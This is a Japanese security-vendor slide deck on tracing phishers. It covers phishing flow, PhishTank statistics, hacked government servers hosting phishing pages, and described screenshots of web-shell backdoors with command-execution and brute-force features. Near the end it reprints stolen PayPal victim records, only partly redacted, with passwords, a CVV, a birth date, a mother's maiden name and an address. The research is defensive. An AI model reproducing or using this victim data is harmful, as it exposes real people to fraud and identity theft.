

フィッシャーの追跡

現状と課題

(株) Kaspersky Labs Japan

スーパーバイザー: Michael Molsner (KLJ CIO)

プレゼンター: 林 裕子 (KLJ Coordinator)

アジェンダ

1. フィッシング – 概要
2. フィッシャーの追跡
3. 日本でのフィッシング事例
4. 閉鎖 (Take Down) の方法と課題
5. おわりに

1. 概要 - フィッシングの流れ

フィッシングメール(スパムメール)の発信

ユーザを偽のサイトへ誘導

ユーザに情報入力を促す

入力情報を取得

取得した情報を使った金銭搾取/取得した情報の売買/
この情報を元にした新たなフィッシング行為


1. フィッシング 概要

The screenshot shows a web browser displaying the homepage of the National Bank of Cambodia. The browser's address bar shows 'http://www...' and the search bar contains 'Search NBC'. The page features a navigation menu with links for Home, Contact Us, Sitemap, Links, and Webmail. A search bar is also present. The main content area is divided into several sections:

- Welcome**: A sidebar menu with links for About NBC, Legislation, Banking System, Press Releases, Bank Notes, and Publications.
- News**: A list of recent news items, including 'Regional Conference on Microfinance' (12/15/2006), 'Signature of Memorandum of Understanding between The National Bank of Cambodia and The Bank of Thailand' (11/22/2006), 'International Investment Position and External Debit' (11/2/2006), and 'Income Credits and Debts' (11/2/2006).
- Today's Exchange Rate**: A table showing exchange rates for various currencies as of 1/10/2007.
- Latest Speeches**: A list of speeches, including 'Closing Address 28th Research and Training Meeting in Cambodia' (11/21/2006), 'Opening Remarks 28th Research and Training Meeting in Cambodia, 15-17 November 2006' (11/21/2006), and 'Welcoming Remarks by Mr. ... Country Director' (11/2/2006).
- Publications**: A list of publications, including 'Economic & Monetary Statistics - 11/21/2006', 'Monthly Cross Rate for October 2006 - 11/5/2006', 'Monetary SURVEY - 10/24/2006', 'End-Month Jun 2006 - 10/24/2006', 'Deposit rate - 10/24/2006', 'CPI - 10/24/2006', and 'Banking and Supervision Department Annual report 2005 - 10/24/2006'.

フィッシングサイトの例
... 正規のページ

1. フィッシング 概要



フィッシングサイトの例
... フィッシングページ

2. 盗まれた情報とフィッシャーの追跡

- フィッシングサイトの実体
- フィッシングの手口
- 情報とフィッシャーの追跡

フィッシングの実体

- フィッシングサイトの多くはハッキングされたサーバ
- ハッキングされたサーバで構成されるネットワーク (= ボットネット) の利用
- フィッシングサイトの存続期間が長いほど被害増大 = Fast-Flux の利用
- Rock-Phish

2. 情報とフィッシャーの追跡 統計

Stats

Monthly Stats Archive:

Online, valid
phishes
13,482

Total
Submissions
312,562

Total Votes
1,543,059

Phishes Verified as Valid

Total: 228,688
Online: 13,482
Offline: 215,206

Suspected Phishes Submitted

Total: 312,562
Online: 13,544
Offline: 298,247

Most Active Users (out of 20,722 total)

Top 10 Submitters

1	antiphishing	105,503 phishes
2	funchords	50,139 phishes
3	PhishReporter	38,067 phishes
4	cleanmx	24,661 phishes
5	Micha	12,078 phishes
6	ruralnetcoop	7,663 phishes
7	JustaPerson	6,412 phishes
8	spamfighter	5,637 phishes
9	dbonengel	2,554 phishes
10	Gretchen	2,325 phishes


Top 10 Verifiers

1	miowpurr	222,055 votes
2	bowlby4	217,304 votes
3	buava	207,318 votes
4	JustaPerson	101,807 votes

Daily Phishes Verified

chart created Nov 12 2007 03:25 UTC


PhishTank




Daily Phishes Submitted

chart created Nov 12 2007 03:25 UTC

PhishTank




2. 情報とフィッシャーの追跡 フィッシャーの手口



A国政府のメールサーバ

2. 情報とフィッシャーの追跡 フィッシャーの手口




仕掛けられたフィッシング

2. 情報とフィッシャーの追跡 フィッシャーの手口

The screenshot displays a web browser window with a terminal interface. The browser's address bar shows 'http://www'. The terminal output includes a header with a date and time '04-01-2007 09:19:23' and several menu items: '[phpinfo]', '[php.ini]', '[cpu]', '[mem]', '[tmp]', and '[delete]'. Below this, the terminal shows the output of the 'uname -a' command, which includes system details like 'sysctl', 'Server', 'id', and 'pwd'. The next command executed is 'ls -lia', which lists files and directories with their permissions, owners, and sizes. At the bottom of the terminal window, there are three sections for user interaction: 'Execute command on server' with a text input field and an 'Execute' button; 'Edit files' with a text input field and an 'Edit file' button; and 'Aliases' with a dropdown menu showing 'find suid files' and an 'Execute' button.

GUI を備えたバックドア




2. 情報とフィッシャーの追跡 フィッシャーの手口


The screenshot shows a web-based interface for file management and system administration. At the top, there's a navigation bar with links like Home, Index, Contents, Search, Glossary, Help, First, Previous, Next, Last, Up, Copyright, and Author. The version is indicated as v. 1.0 and the page number as #16!. Below the navigation bar, there's a menu with options: Encoder, Tools, Proc., FTP brute, Sec., SQL, PHP-code, Update, Feedback, Self remove, and Logout. The main content area displays a file listing for a folder, showing columns for Name, Size, Modify, Owner/Group, Perms, and Action. The listing includes files like ., .., [.smileys], [cgi-bin], [www. bank.com.], [www3. .com.], and a file named . with a size of 163.84 KB. Below the listing, there are buttons for 'Select all', 'Unselect all', 'With selected:', and 'Confirm'. The interface also features a 'Command execute' section with 'Enter:' and 'Select:' input fields and 'Execute' buttons. At the bottom, there's a 'Shadow's tricks :D' section with 'Useful Commands' and 'Kernel Info' sub-sections, each containing a dropdown menu and an 'Execute' button. The 'Kernel Info' section shows 'Linux aurora.dnsprotected' and a 'Search' button.

Name ▲	Size	Modify	Owner/Group	Perms	Action
.	LINK	17.01.2007 15:14:48			
..	LINK	09.01.2007 19:06:59			
[.smileys]	DIR	17.01.2007 15:14:48			
[cgi-bin]	DIR	08.01.2007 19:10:43			
[www. bank.com.]	DIR	09.01.2007 00:14:25			
[www3. .com.]	DIR	17.01.2007 15:14:48			
.	0 B	09.01.2007 00:04:54			
.	163.84 KB	09.01.2007 15:53:22			


GUI を備えたバックドア




2. 情報とフィッシャーの追跡 フィッシャーの手口



GUI を備えたバックドア



2. 情報とフィッシャーの追跡 フィッシャーの手口



B国政府のメールサーバ

2. 情報とフィッシャーの追跡 フィッシャーの手口

http://mail... .gov /%20%20%20%20/mt/M&T%20BANK/index1.htm

Home | About Us | Investor Relations | Employment | Branches & ATMs | Privacy | Contact Us

Web Banking

Personal Small Business Corporate Government Community My Accounts

Please complete all of the information

BILLING ADDRESS

Card holder name :

Address 1 :

Address 2 :

City :

Zip :

Country :

Phone Number :

ACCOUNT INFORMATION

Credit/ debit card number :

Exp date : 01 / 2005

Code (it is the last 3 or 4 digits)

verification AFTER the credit card number in the number : signature area of the card)

For security purposes, please enter the following security questions accordingly :

PIN :

Date of birth : (mm/dd/yyyy)

Submit Reset

やはりフィッシングサイトが...

インタビュー・ウィズ・ハッカー (2007年1月21日):

[18:49] <andakawa> well, ... I wonder about the fact, that .gov. sites are sometimes seen hosting a Phish, I'd have thought, that smart dudes don't burn such

[18:49] <****> well when they get pwned anything can be hosted, make moneh n leave the box

[18:51] <andakawa> ok, so burning a gov site for a phish is just normal then, right?

[18:52] <****> yea getting a box what ever that may be

[18:52] <andakawa> k, cool. Thanks a bunch

[18:52] <****> np :)

取得されたユーザ情報

Paypal, 74 例

```
Mon Jan 08, 2007 8:27 pm
Login: pauline [REDACTED]@prodigy.net
Password: sydney06
Card Type: Credit
Card Name: pauline a. [REDACTED]
Address: PO BOX 128 Tewksbury [REDACTED]
902-[REDACTED]
DOB: 10-11-1941
SSN: 030-[REDACTED]
Mother's Name: aucoin
CC Number: 54911303982 [REDACTED]
MONTH: 0
YEAR: 200
CVV2: 359
PIN: [REDACTED]
142.177.84.74
```

```
-----
Mon Jan 08, 2007 8:53 pm
Login: punjal [REDACTED]@yahoo.com
Password: son1 [REDACTED] 18
Card Type: Credit
```

